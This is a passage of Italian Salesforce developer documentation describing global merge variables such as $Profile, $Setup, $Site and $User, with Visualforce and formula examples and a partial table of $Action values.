Esempio di Flusso:	Creare una formula del flusso (Testo) con l'espressione `{!$Organization.City}`. In un elemento Decisione, verificare se la città di un referente corrisponde a quella formula.

Esempio di Visualforce:	Utilizzare la notazione del punto per accedere ai dati dell'organizzazione. Ad esempio:
	`{!$Organization.Street}`
	`{!$Organization.State}`

Suggerimenti:	I campi di unione organizzazione derivano i valori dai valori attualmente archiviati nelle informazioni sulla propria azienda in Salesforce. Tenere presente che `{!$Organization.UiSkin}` è un valore dell'elenco di selezione e pertanto va utilizzato con funzioni di elenco di selezione quali `ISPICKVAL()` nei campi personalizzati, nelle regole di convalida, nelle espressioni Visualforce, nelle formule del flusso, nelle formule del processo e nelle formule delle regole di flusso di lavoro.

$Page

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento a una pagina Visualforce.
Utilizzo:	Utilizzare questa espressione in una pagina Visualforce per creare un link a un'altra pagina Visualforce.
Esempio di Visualforce:	`<apex:page>` `  <h1>Linked</h1>`

```
  <apex:outputLink value="{!$Page.otherPage}">
    This is a link to another page.
  </apex:outputLink>
</apex:page>
```

Suggerimenti:	Questa variabile globale è disponibile solo per le pagine Visualforce.

$Permission

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alle informazioni sull'accesso alle autorizzazioni personalizzate dell'utente corrente. Utilizzare i campi di unione autorizzazione per fare riferimento alle informazioni sull'accesso corrente dell'utente alle autorizzazioni personalizzate dell'organizzazione.
Utilizzo:	1. Selezionare il tipo di campo: $Permission. 2. Selezionare un campo di unione, come `$Permission.customPermissionName`.
Esempio di regola di convalida:	La regola di convalida seguente fa riferimento all'autorizzazione personalizzata changeAustinAccounts per l'utente corrente. Questa regola assicura che solo gli utenti che dispongono dell'autorizzazione changeAustinAccounts possano aggiornare gli account con città di fatturazione Austin. `BillingCity = 'Austin' && $Permission.changeAustinAccounts`
Esempio di Flusso:	Per consentire solo agli utenti che dispongono dell'autorizzazione personalizzata seeAustinAccounts di proseguire nel flusso, creare una formula del flusso (Booleana) con la seguente espressione. `{!$Permission.seeAustinAccounts}` Quindi, in un elemento Decisione, utilizzare una condizione per verificare che la formula restituisca "true" (vero).

Esempio di Visualforce:	Per fare in modo che un pageblock venga visualizzato solo agli utenti che dispongono dell'autorizzazione seeExecutiveData, utilizzare quanto segue:
	`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">`
	`   <!-- Executive Data Here -->`
	`</apex:pageBlock>`

Suggerimenti:	$Permission viene visualizzata solo se nell'organizzazione sono state create le autorizzazioni personalizzate.

$Profile

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alle informazioni sul profilo dell'utente corrente. Utilizzare i campi di unione profilo per fare riferimento alle informazioni relative al profilo dell'utente, quali il tipo di licenza o il nome.
Utilizzo:	1. Selezionare il tipo di campo: $Profile.

2. Selezionare un campo di unione, come `$Profile.Name`.

Esempio di regola di convalida:

La formula della regola di convalida seguente fa riferimento al nome del profilo dell'utente corrente per fare in modo che solo il titolare del record o gli utenti con questo profilo possano modificare un campo personalizzato denominato `Obiettivo personale`:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
                   "Custom: System Admin" )
```

Esempio di Flusso:

Per identificare il profilo dell'utente corrente, creare una formula del flusso (Testo) con la seguente espressione.

```
{!$Profile.Name}
```

Facendo riferimento a quella formula, si evita di utilizzare una query (Elementi di ricerca) e si risparmiano limiti.

Esempio di Visualforce:

Per restituire il profilo dell'utente corrente, utilizzare:

```
{!$Profile.Name}
```

Suggerimenti:

- I campi di unione `$Profile` sono disponibili solo nelle versioni che possono creare profili personalizzati.
- Utilizzare i nomi dei profili per fare riferimento ai profili standard nei campi di unione `$Profile`. Se in precedenza si era fatto riferimento al valore interno di un profilo, utilizzare l'elenco seguente per determinare il nome da utilizzare:

Nome profilo standard	Valore $Profile
Amministratore del sistema	PT1
Utente standard	PT2
Sola lettura	PT3
Responsabile soluzioni	PT4
Utente Marketing	PT5
Responsabili contratti	PT6
Utente partner	PT7
Utente piattaforma standard	PT8
Utente singolo piattaforma standard	PT9
Utente Portale Clienti	PT13
Responsabile Portale Clienti	PT14

- I valori dei campi di unione saranno vuoti se gli attributi dei profili sono vuoti. Ad esempio, il campo `Descrizione` del profilo non è obbligatorio e potrebbe non contenere alcun valore.

	• Non è necessario dare agli utenti le autorizzazioni o i diritti di accesso relativi alle informazioni dei loro profili per utilizzare questi campi di unione.

`$RecordType`

Descrizione:	Campo di unione globale da utilizzare quando si fa riferimento al tipo di record del record corrente.
Utilizzo:	Aggiungere `$RecordType` manualmente all'S-Control.
Esempio di Visualforce:	Per restituire l'ID del tipo di record corrente, specificare quanto segue: `{$RecordType.Id}`
Suggerimenti:	• Utilizzare `$RecordType.Id` anziché `$RecordType.Name` per fare riferimento a un tipo di record specifico. Sebbene `$RecordType.Name` renda la formula più leggibile, è necessario aggiornare la formula se viene modificato il nome del tipo di record, mentre l'ID del tipo di record non cambia mai. Tuttavia, se si stanno distribuendo le formule tra le organizzazioni (ad esempio, tra Sandbox e produzione), utilizzare `$RecordType.Name` poiché gli ID non sono gli stessi tra le diverse organizzazioni. • Evitare di utilizzare `$RecordType` nelle formule, tranne nelle formule per valori predefiniti. Utilizzare invece il campo di unione `RecordType` (ad esempio, `Account.RecordType.Name`) oppure il campo `RecordTypeId` sull'oggetto. • Non fare riferimento a campi con il campo di unione `$RecordType` nelle formule oggetti incrociate. La variabile `$RecordType` viene risolta nel record contenente la formula e non nel record a cui viene estesa la formula. Al suo posto, utilizzare il campo di unione `RecordType` sull'oggetto.

`$Request`

Descrizione:	Campo di unione globale da utilizzare quando si fa riferimento per nome a un parametro di query che restituisce un valore.
Utilizzo:	Aggiungere `$Request` manualmente all'S-Control.

Esempio di S-Control:	Lo snippet seguente, denominato `Title_Snippet`, richiede due parametri di input: `titleTheme` e `titleText`. È possibile riutilizzarlo in molti S-Control per fornire il titolo e il tema della pagina nel proprio codice HTML.
	`<h2 class=”{!$Request.titleTheme}.title”> {!$Request.titleText}</h2>`
	Il seguente S-Control chiama questo snippet mediante la funzione `INCLUDE`, inviandogli i parametri per il titolo e il tema della pagina HTML che viene creata.
	`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>`

Suggerimenti:	Non utilizzare `$Request` nelle pagine Visualforce per fare riferimento ai parametri di query. Utilizzare `$CurrentPage`.

$Resource

Descrizione: Tipo di campo di unione globale da utilizzare quando si fa riferimento per nome a una risorsa statica esistente in una pagina Visualforce. È anche possibile utilizzare i campi di unione risorsa nelle funzioni `URLFOR` per fare riferimento a un file specifico in un archivio di risorse statiche.

Utilizzo: Utilizzare `$Resource` per fare riferimento a una risorsa statica esistente. Il formato è `$Resource.`*`nomerisorsa`*, ad esempio `$Resource.TestImage`.

Esempi di Visualforce: Il componente Visualforce seguente fa riferimento a un file di immagine che era stato caricato come risorsa statica e denominato `TestImage`:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

Per fare riferimento a un file in un archivio (come un file `.zip` o `.jar`), utilizzare la funzione `URLFOR`. Specificare il nome della risorsa statica indicato quando è stato caricato l'archivio con il primo parametro, nonché il percorso del file desiderato all'interno dell'archivio con il secondo. Ad esempio:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50" height="50"/>
```

Suggerimenti: Questa variabile globale è disponibile solo per le pagine Visualforce.

$SControl

Importante: Le pagine Visualforce sostituiscono gli S-Control. Le organizzazioni che non hanno mai utilizzato gli S-Control non li possono creare. Gli S-Control esistenti restano invariati e potranno sempre essere modificati.

Descrizione: Un tipo di campo di unione globale da utilizzare quando si fa riferimento per nome a un Custom S-Control esistente. Utilizzare i campi di unione nelle funzioni `LINKTO`, `INCLUDE` e `URLFOR` per fare riferimento a uno dei Custom S-Control.

Utilizzo:

1. Selezionare il tipo di campo: $SControl.
2. Selezionare un S-Control in cui inserire un campo di unione che rappresenti quell'S-Control, ad esempio `$Scontrol.Header_Snippet`.

Esempio di S-Control: Il seguente S-Control fa riferimento allo snippet nel campo di unione `$Scontrol.Header_Snippet`:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",

                  theme = "modern"])} </body> </html>
```

Esempio di Visualforce:

L'esempio che segue indica in che modo collegarsi a un S-Control denominato HelloWorld in una pagina Visualforce:

```
<apex:page>
<apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld
s-control</apex:outputLink>
</apex:page>
```

Si noti che se si desidera semplicemente incorporare un S-Control in una pagina, è possibile utilizzare il tag `<apex:scontrol>` senza il campo di unione $SControl. Ad esempio:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Suggerimenti:

- L'elenco a discesa `Inserisci campo di unione` elenca tutti i Custom S-Control, ad eccezione degli snippet. Nonostante gli snippet siano S-Control, si comportano diversamente. Ad esempio, non è possibile fare riferimento a uno snippet direttamente da una funzione `URLFOR`; gli snippet non sono disponibili quando si crea un pulsante o link personalizzato che abbia un'`Origine contenuto` uguale a Custom S-Control. Inoltre, non è possibile aggiungere gli snippet ai layout di pagina. Per inserire uno snippet nell'S-Control, utilizzare il pulsante a discesa `Inserisci snippet`.
- Questa variabile globale è disponibile solo per pulsanti e link personalizzati, S-Control e per le pagine Visualforce.

`$Setup`

Descrizione:

Tipo di campo di unione globale da utilizzare quando si fa riferimento a un'impostazione personale di tipo "gerarchia".

Utilizzo:

Utilizzare `$Setup` per accedere alle impostazioni personalizzate gerarchiche e ai relativi valori dei campi utilizzando la notazione del punto. Ad esempio, `$Setup.App_Prefs__c.Show_Help_Content__c`.

Le impostazioni personalizzate gerarchiche consentono i valori a tre livelli diversi:

1. Organizzazione, il valore predefinito per tutti
2. Profilo, che consente di ignorare il valore Organizzazione
3. Utente, che consente di ignorare i valori Organizzazione e Profilo

Salesforce determina automaticamente il valore corretto per questo campo di impostazione personalizzata in base al contesto corrente dell'utente in esecuzione.

Esempio di campo formula:

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

I campi formula funzionano solo per le impostazioni personalizzate gerarchiche e non per le impostazioni personalizzate elenco.

Esempio di Visualforce:	Il seguente esempio illustra come visualizzare condizionalmente un messaggio della guida esteso per un campo di input, in base alla preferenza dell'utente:

```
<apex:page>
    <apex:inputField value="{!usr.Workstation_Height__c}"/>
    <apex:outputPanel id="helpWorkstationHeight"
        rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">
        Enter the height for your workstation in inches, measured from
 the
        floor to top of the work surface.
    </apex:outputPanel>
    ...
</apex:page>
```

Se il livello organizzazione per l'impostazione personalizzata è impostato su `true`, gli utenti visualizzano il messaggio della guida esteso per impostazione predefinita. Se un individuo preferisce non visualizzare i messaggi della guida, può impostare la propria impostazione personalizzata su `false` in modo da sostituire il valore dell'organizzazione (o del profilo).

Le impostazioni personalizzate di tipo "elenco" non sono disponibili nelle pagine Visualforce utilizzando questa variabile globale. Si può accedere alle impostazioni personalizzate elenco in Apex.

Suggerimenti:	Questa variabile globale è disponibile nelle pagine Visualforce, nei campi formula, nelle regole di convalida, nelle formule del flusso e nelle formule del processo.

$Site

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alle informazioni sul sito Force.com corrente.
Utilizzo:	Utilizzare la notazione del punto per accedere alle informazioni sul sito Force.com corrente. Tenere presente che sono disponibili solo i seguenti campi del sito:

Campo unione	Descrizione
$Site.Name	Restituisce il nome API del sito corrente.
$Site.Domain	Restituisce il nome di dominio Force.com per l'organizzazione.
$Site.CustomWebAddress	Restituisce l'URL personalizzato della richiesta se non termina con `force.com` oppure restituisce l'URL personalizzato principale del sito. Se non esiste nessuno dei due elementi, restituisce una stringa vuota. Tenere presente che il percorso dell'URL è sempre la radice, anche se il percorso dell'URL personalizzato della richiesta ha un prefisso. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota. Il valore di questo campo termina sempre con il carattere `/`. L'uso di $Site.CustomWebAddress non è consigliato: al suo posto, si consiglia di utilizzare $Site.BaseCustomUrl.

Campo unione	Descrizione
$Site.OriginalUrl	Restituisce l'URL originale di questa pagina se si tratta di una pagina di errore designata per il sito; in caso contrario, restituisce `null`.
$Site.CurrentSiteUrl	Restituisce l'URL di base del sito corrente che deve essere utilizzato dai riferimenti e dai link. Tenere presente che questo campo potrebbe restituire l'URL della pagina referrer anziché l'URL della richiesta corrente. Il valore di questo campo contiene un prefisso di percorso e termina sempre con il carattere `/`. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota. L'uso di $Site.CurrentSiteUrl non è consigliato; al suo posto, si consiglia di utilizzare $Site.BaseUrl.
$Site.LoginEnabled	Restituisce `true` se il sito corrente è associato a un portale attivo e abilitato per l'accesso; in caso contrario restituisce `false`.
$Site.RegistrationEnabled	Restituisce `true` se il sito corrente è associato a un Portale Clienti attivo e abilitato per l'auto registrazione; in caso contrario restituisce `false`.
$Site.IsPasswordExpired	Per gli utenti autenticati, restituisce `true` se la password dell'utente attualmente connesso è scaduta. Per gli utenti non autenticati, restituisce `false`.
$Site.AdminEmailAddress	Restituisce il valore del campo `Referente sito` per il sito corrente.
$Site.Prefix	Restituisce il prefisso percorso URL del sito corrente. Ad esempio, se l'URL del proprio sito è `miasocietà.force.com/partners`, `/partners` è il prefisso percorso. Restituisce `null` se il prefisso non è definito. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota.
$Site.Template	Restituisce il nome di modello associato al sito corrente; restituisce il modello predefinito se non è stato designato alcun modello.
$Site.ErrorMessage	Restituisce un messaggio di errore per la pagina corrente se si tratta di una pagina di errore designata per il sito ed è presente un errore; in caso contrario, restituisce una stringa vuota.
$Site.ErrorDescription	Restituisce la descrizione dell'errore per la pagina corrente se si tratta di una pagina di errore designata per il sito ed è presente un errore; in caso contrario, restituisce una stringa vuota.
$Site.AnalyticsTrackingCode	Il codice di tracciamento associato al proprio sito. Questo codice può essere utilizzato da servizi come Google Analytics per tracciare i dati richiesti sulle pagine del proprio sito.
$Site.BaseCustomUrl	Restituisce un URL di base per il sito corrente che non utilizza un sottodominio Force.com. L'URL restituito utilizza lo stesso

Campo unione	Descrizione
	protocollo (HTTP o HTTPS) della richiesta corrente se nel sito esiste almeno un URL personalizzato non Force.com che supporta HTTPS. Il valore restituito non termina mai con il carattere `/`. Se tutti gli URL personalizzati del sito terminano con `force.com` o se il sito non ha URL personalizzati, viene restituita una stringa vuota. Se la richiesta corrente non riguarda un sito, questo metodo restituisce una stringa vuota. Questo campo sostituisce `CustomWebAddress` e contiene il prefisso di percorso dell'URL personalizzato.
$Site.BaseInsecureUrl	Restituisce un URL di base per il sito corrente che utilizza HTTP anziché HTTPS. Viene utilizzato il dominio della richiesta corrente. Il valore restituito contiene il prefisso di percorso e non termina mai con il carattere `/`. Se la richiesta corrente non riguarda un sito, questo metodo restituisce una stringa vuota.
$Site.BaseRequestUrl	Restituisce l'URL di base del sito corrente per l'URL richiesto. Non è influenzato dall'URL della pagina referrer. L'URL restituito utilizza lo stesso protocollo (HTTP o HTTPS) della richiesta corrente. Il valore restituito contiene il prefisso di percorso e non termina mai con il carattere `/`. Se la richiesta corrente non riguarda un sito, questo metodo restituisce una stringa vuota.
$Site.BaseSecureUrl	Restituisce un URL di base per il sito corrente che utilizza HTTPS anziché HTTP. Se supporta HTTPS, viene preferito il dominio della richiesta corrente. I domini che non sono sottodomini Force.com vengono preferiti ai sottodomini Force.com. Un sottodominio Force.com associato al sito viene utilizzato se nel sito corrente non esistono altri domini HTTPS. Se nel sito non vi sono URL HTTPS personalizzati, questo metodo restituisce una stringa vuota. Il valore restituito contiene il prefisso di percorso e non termina mai con il carattere `/`. Se la richiesta corrente non riguarda un sito, questo metodo restituisce una stringa vuota.
$Site.BaseUrl	Restituisce l'URL di base del sito corrente che deve essere utilizzato dai riferimenti e dai link. Tenere presente che questo campo potrebbe restituire l'URL della pagina referrer anziché l'URL della richiesta corrente. Il valore di questo campo contiene il prefisso di percorso e non termina mai con il carattere `/`. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota. Questo campo sostituisce $Site.CurrentSiteUrl.
$Site.MasterLabel	Restituisce il valore del campo Etichetta principale per il sito corrente. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota.

Campo unione	Descrizione
$Site.SiteId	Restituisce l'ID del sito corrente. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota.
$Site.SiteType	Restituisce il valore API del campo Tipo di sito per il sito corrente. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota.
$Site.SiteTypeLabel	Restituisce il valore dell'etichetta del campo Tipo di sito per il sito corrente. Se la richiesta corrente non riguarda un sito, questo campo restituisce una stringa vuota.

Esempio di Visualforce:

L'esempio che segue illustra come utilizzare il campo di unione `$Site.Template`:

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">

    <!-- The site template provides layout & style for the site -->
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
              onclick="window.top.location='{!$Page.PublicJobs}';return
 false;"/>
            <br/>
            <br/>
            <center>
               <apex:outputText value="Your application has been saved.

                     Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

Suggerimenti: Questa variabile globale è disponibile nelle pagine Visualforce, nei modelli di email e negli S-Control.

$System.OriginDateTime

Descrizione:	Un campo di unione globale che rappresenta il valore letterale di 1900-01-01 00:00:00. Utilizzare questa variabile globale quando si eseguono i calcoli sulle differenze di data/ora o per assegnare un valore letterale a un campo data/ora.
Utilizzo:	**1.** Selezionare il tipo di campo: $System.

	2. Selezionare `OriginDateTime` dall'opzione `Inserisci campi unione`.
Esempio di formula:	L'esempio seguente mostra in che modo è possibile convertire un campo data in un campo data/ora. La data presente nel campo di unione `OriginDateTime` viene utilizzata per derivare il numero di giorni da un campo personalizzato denominato `Data personale`. Quindi, il numero di giorni viene aggiunto al valore `OriginDateTime`. `$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )` Nota: `OriginDateTime` si trova nel fuso orario GMT ma il risultato viene visualizzato in base al fuso orario locale dell'utente.
Esempio di Flusso, Processo e Visualforce:	Nell'esempio seguente viene calcolato il numero dei giorni trascorsi dal 1 gennaio 1900: `{!NOW() - $System.OriginDateTime}`
Suggerimenti:	Questa variabile globale è disponibile in: • Valori predefiniti • Formule in campi personalizzati, flussi, processi e regole del flusso di lavoro • Azioni di aggiornamento dei campi del flusso di lavoro • Pagine Visualforce e S-Control

$User

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alle informazioni sull'utente corrente. I campi di unione utente possono fare riferimento alle informazioni sull'utente, quali alias, titolo e ID.
Utilizzo:	1. Selezionare il tipo di campo: $User. 2. Selezionare un campo di unione, come `$User.Username`.
Esempio di regola di convalida:	La formula della regola di convalida seguente fa riferimento all'ID dell'utente corrente per determinare se l'utente corrente è titolare del record. Utilizzare un esempio come questo per fare in modo che solo il titolare del record o gli utenti con profilo di amministratore possano modificare un campo personalizzato denominato `Obiettivo personale`: `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )`
Esempio di Flusso:	Per accedere facilmente al nome dell'utente corrente, utilizzare una formula del flusso. Creare una formula del flusso (Testo) con questa espressione. `{!$User.FirstName} & " " & {!$User.LastName}` Dopo che è stata creata la formula, farvi riferimento in qualsiasi punto in cui sia necessario chiamare l'utente per nome all'interno del flusso. Facendo riferimento alla variabile globale $User, si evita di utilizzare una ricerca, che viene conteggiata nei limiti del flusso.

Esempio di Visualforce:

L'esempio seguente visualizza il nome dell'azienda dell'utente corrente nonché lo stato dell'utente corrente (che restituisce un valore booleano).

```
<apex:page>
  <h1>Congratulations</h1>
   This is your new Apex Page
   <p>The current company name for this
      user is: {!$User.CompanyName}</p>
   <p>Is the user active?
      {!$User.isActive}</p>
</apex:page>
```

Suggerimenti:

- L'utente corrente è la persona che modifica il record che ha richiesto il valore predefinito, la regola di convalida o qualsiasi altra operazione che utilizza questi campi di unione globali.
- Quando un record è stato modificato da un processo Web a caso o Web a lead, l'utente corrente è il `Titolare lead predefinito` o il `Titolare caso predefinito`.
- Quando un processo esegue azioni pianificate e l'utente che ha avviato il processo non è più attivo, $User si riferisce all'utente del flusso di lavoro predefinito. Lo stesso vale per le azioni basate sul tempo nelle regole del flusso di lavoro.
- Alcuni dei campi di unione $User possono essere utilizzati nei filtri di configurazione mobili.

`$User.UITheme` e `$User.UIThemeDisplayed`

Descrizione:

Questi campi di unione globali identificano l'aspetto di Salesforce per un utente su una data pagina Web.

La differenza tra le due variabili è che `$User.UITheme` restituisce l'aspetto che l'utente *dovrebbe* visualizzare, mentre `$User.UIThemeDisplayed` restituisce l'aspetto che l'utente *effettivamente* visualizza. Ad esempio, un utente può disporre delle autorizzazioni per vedere l'aspetto del nuovo tema dell'interfaccia utente, ma se utilizza un browser che non supporta tale aspetto, ad esempio le versioni precedenti di Internet Explorer, `$User.UIThemeDisplayed` restituisce un valore diverso.

Utilizzo:

Utilizzare queste variabili per identificare il CSS utilizzato per rendere graficamente le pagine Web di Salesforce a un utente. Entrambe le variabili restituiscono uno dei valori indicati di seguito.

- `Theme1` - Tema di Salesforce obsoleto
- `Theme2` - Tema di Salesforce utilizzato prima del rilascio Spring '10
- `Theme3` - Tema classico "Aloha" di Salesforce, introdotto durante il rilascio Spring '10
- `PortalDefault` - Tema del Portale Clienti di Salesforce
- `Webstore` - Tema di Salesforce AppExchange

Nota: `$User.UITheme` e `$User.UIThemeDisplayed` restituiscono il valore "Theme3" in Lightning Experience e Salesforce1 e questo non è corretto. Il comportamento di `$User.UITheme` e `$User.UIThemeDisplayed` in questo contesto può cambiare in un rilascio futuro.

Esempio di Visualforce:	L'esempio seguente mostra in che modo è possibile rendere graficamente layout diversi in base al tema di un utente:
	`<apex:page>`
	`    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`
	`        // this is the old theme...`
	`    </apex:pageBlock>`
	
	`    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`
	`       // this is the classic theme ...`
	`    </apex:pageBlock>`
	`</apex:page>`

`$UserRole`

Descrizione:	Tipo di campo di unione globale da utilizzare quando si fa riferimento alle informazioni sul ruolo dell'utente corrente. I campi di unione ruolo possono fare riferimento a informazioni quali il nome, la descrizione o l'ID del ruolo.
Utilizzo:	1. Selezionare il tipo di campo: $UserRole. 2. Selezionare un campo di unione, come `$UserRole.Name`.

Esempio di regola di convalida:	La formula della regola di convalida seguente fa riferimento al nome del ruolo utente per verificare che un campo personalizzato denominato `Percentuale di sconto` non superi il valore massimo consentito per quel ruolo:
	`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c,`
	`               $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`

Processo, Flusso e Visualforce:	`{!$UserRole.LastModifiedById}`
Suggerimenti:	• L'utente corrente è la persona che modifica il record che ha richiesto il valore predefinito, la regola di convalida o qualsiasi altra operazione che utilizza questi campi di unione globali. • Quando un record è stato modificato da un processo Web a caso o Web a lead, l'utente corrente è il `Titolare lead predefinito` o il `Titolare caso predefinito`. • Quando un processo esegue azioni pianificate e l'utente che ha avviato il processo non è più attivo, $UserRole si riferisce al ruolo dell'utente del flusso di lavoro predefinito. Lo stesso vale per le azioni basate sul tempo nelle regole del flusso di lavoro. Nota: Non è possibile utilizzare i seguenti valori `$UserRole` in Visualforce: • `CaseAccessForAccountOwner` • `ContactAccessForAccountOwner` • `OpportunityAccessForAccountOwner`

- `PortalType`

VEDERE ANCHE:

Valori validi per la variabile globale $Action

Valori validi per la variabile globale `$Action`

Nella seguente tabella sono elencate le azioni cui è possibile fare riferimento con la variabile globale `$Action` e gli oggetti in cui è possibile eseguire tali azioni. Tutti gli oggetti supportano le azioni di base, quali nuovo, clona, visualizza, modifica, elenca ed elimina. La variabile globale `$Action` fa riferimento anche ad azioni disponibili su molti oggetti standard. I valori disponibili nella propria organizzazione possono variare a seconda delle funzionalità abilitate.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Variabile globale `$Action` disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per creare, modificare ed eliminare Custom S-Control, formule o pagine Visualforce:
- "Personalizza applicazione"

Valore	Descrizione	Oggetti
Accept	Accettare un record.	• Gruppo di annunci • Caso • Evento • Campagna Google • Parola chiave • Lead • Frase di ricerca • Versione SFGA • Annuncio testuale
Activate	Attivare un contratto.	Contratto
Aggiungi	Aggiungere un prodotto a un listino prezzi.	Product2
AddCampaign	Aggiungere un membro a una campagna.	Campagna
AddInfluence	Aggiungere una campagna all'elenco delle campagne influenti di un'opportunità.	Opportunità
AddProduct	Aggiungere un prodotto al listino prezzi.	OpportunityLineItem
AddToCampaign	Aggiungere un referente o un lead a una campagna.	• Referente • Lead
AddToOutlook	Aggiungere un evento in Microsoft Outlook.	Evento

AdvancedSetup	Aprire l'impostazione avanzata delle campagne.	Campagna
AltavistaNews	Aprire `www.altavista.com/news/`.	• Account • Lead
Annulla	Annullare un evento.	Evento
CaseSelect	Specificare un caso per una soluzione.	Soluzione
ChangeOwner	Cambiare il titolare di un record.	• Account • Gruppo di annunci • Campagna • Caso • Referente • Contratto • Campagna Google • Parola chiave • Lead • Opportunità • Frase di ricerca • Versione SFGA • Annuncio testuale
ChangeStatus	Cambiare lo stato di un caso.	• Caso • Lead
ChoosePricebook	Scegliere il listino prezzi da utilizzare.	OpportunityLineItem
Clona	Clonare un record.	• Gruppo di annunci • Asset • Campagna • Membro campagna • Caso • Referente • Contratto • Evento • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto • Frase di ricerca

		• Versione SFGA • Annuncio testuale • Oggetti personalizzati
CloneAsChild	Creare un caso correlato con i dettagli di un caso controllante.	Caso
CloseCase	Chiudere un caso.	Caso
Converti	Creare un nuovo account, un nuovo referente e una nuova opportunità utilizzando le informazioni di un lead.	Lead
ConvertLead	Convertire un lead in un membro campagna.	Membro campagna
Create_Opportunity	Creare un'opportunità basata su un membro campagna.	Membro campagna
Decline	Rifiutare un evento.	Evento
Elimina	Eliminare un record.	• Gruppo di annunci • Asset • Campagna • Membro campagna • Caso • Referente • Contratto • Evento • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto opportunità • Prodotto • Frase di ricerca • Versione SFGA • Soluzione • Operazione • Annuncio testuale • Oggetti personalizzati
DeleteSeries	Eliminare una serie di eventi o operazioni.	• Evento • Operazione
DisableCustomerPortal	Disabilitare un utente del Portale Clienti.	Referente

DisableCustomerPortalAccount	Disabilitare un account del Portale Clienti.	Account
DisablePartnerPortal	Disabilitare un utente del Portale partner.	Referente
DisablePartnerPortalAccount	Disabilitare un account del Portale partner.	Account
Download	Scaricare un allegato.	• Allegato • Documento
Modifica	Modificare un record.	• Gruppo di annunci • Asset • Campagna • Membro campagna • Caso • Referente • Contratto • Evento • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto opportunità • Prodotto • Frase di ricerca • Versione SFGA • Soluzione • Operazione • Annuncio testuale • Oggetti personalizzati
EditAllProduct	Modificare tutti i prodotti di un listino prezzi.	OpportunityLineItem
EnableAsPartner	Designare un account come account partner.	Account
EnablePartnerPortalUser	Abilitare un referente come utente del Portale partner.	Referente
EnableSelfService	Abilitare un referente come utente Self-Service.	Referente
FindDup	Visualizzare i lead duplicati.	Lead
FollowupEvent	Creare un evento di follow-up.	Evento
FollowupTask	Creare un'operazione di follow-up.	Evento
HooversProfile	Visualizzare un profilo Hoovers.	• Account

		• Lead
IncludeOffline	Includere un record account in Connect Offline.	Account
GoogleMaps	Tracciare un indirizzo su Google Maps.	• Account • Referente • Lead
GoogleNews	Visualizzare `www.google.com/news`.	• Account • Referente • Lead
GoogleSearch	Visualizzare `www.google.com`.	• Account • Referente • Lead
List	Visualizzare un elenco dei record di un oggetto.	• Gruppo di annunci • Campagna • Caso • Referente • Contratto • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto • Frase di ricerca • Versione SFGA • Soluzione • Annuncio testuale • Oggetti personalizzati
LogCall	Registrare una chiamata.	Attività
MailMerge	Generare una stampa unione.	Attività
ManageMembers	Aprire la pagina Gestisci membri.	Campagna
MassClose	Chiudere più casi.	Caso
Merge	Unire i referenti.	Referente
Nuovo	Creare un nuovo record.	• Attività • Gruppo di annunci

		• Asset • Campagna • Caso • Referente • Contratto • Evento • Campagna Google • Parola chiave • Lead • Opportunità • Frase di ricerca • Versione SFGA • Soluzione • Operazione • Annuncio testuale • Oggetti personalizzati
NewTask	Creare un'operazione.	Operazione
RequestUpdate	Richiedere un aggiornamento.	• Referente • Attività
SelfServSelect	Registrare un utente come utente Self-Service.	Soluzione
SendEmail	Inviare un messaggio email.	Attività
SendGmail	Aprire un messaggio email vuoto in Gmail.	• Referente • Lead
Sort	Ordinare i prodotti di un listino prezzi.	OpportunityLineItem
Share	Condividere un record.	• Account • Gruppo di annunci • Campagna • Caso • Referente • Contratto • Campagna Google • Parola chiave • Lead • Opportunità • Frase di ricerca

		• Versione SFGA • Annuncio testuale
Inviare per l'approvazione	Inviare un record per l'approvazione.	• Account • Attività • Gruppo di annunci • Asset • Campagna • Membro campagna • Caso • Referente • Contratto • Evento • Campagna Google • Parola chiave • Lead • Opportunità • Prodotto opportunità • Prodotto • Frase di ricerca • Versione SFGA • Soluzione • Operazione • Annuncio testuale
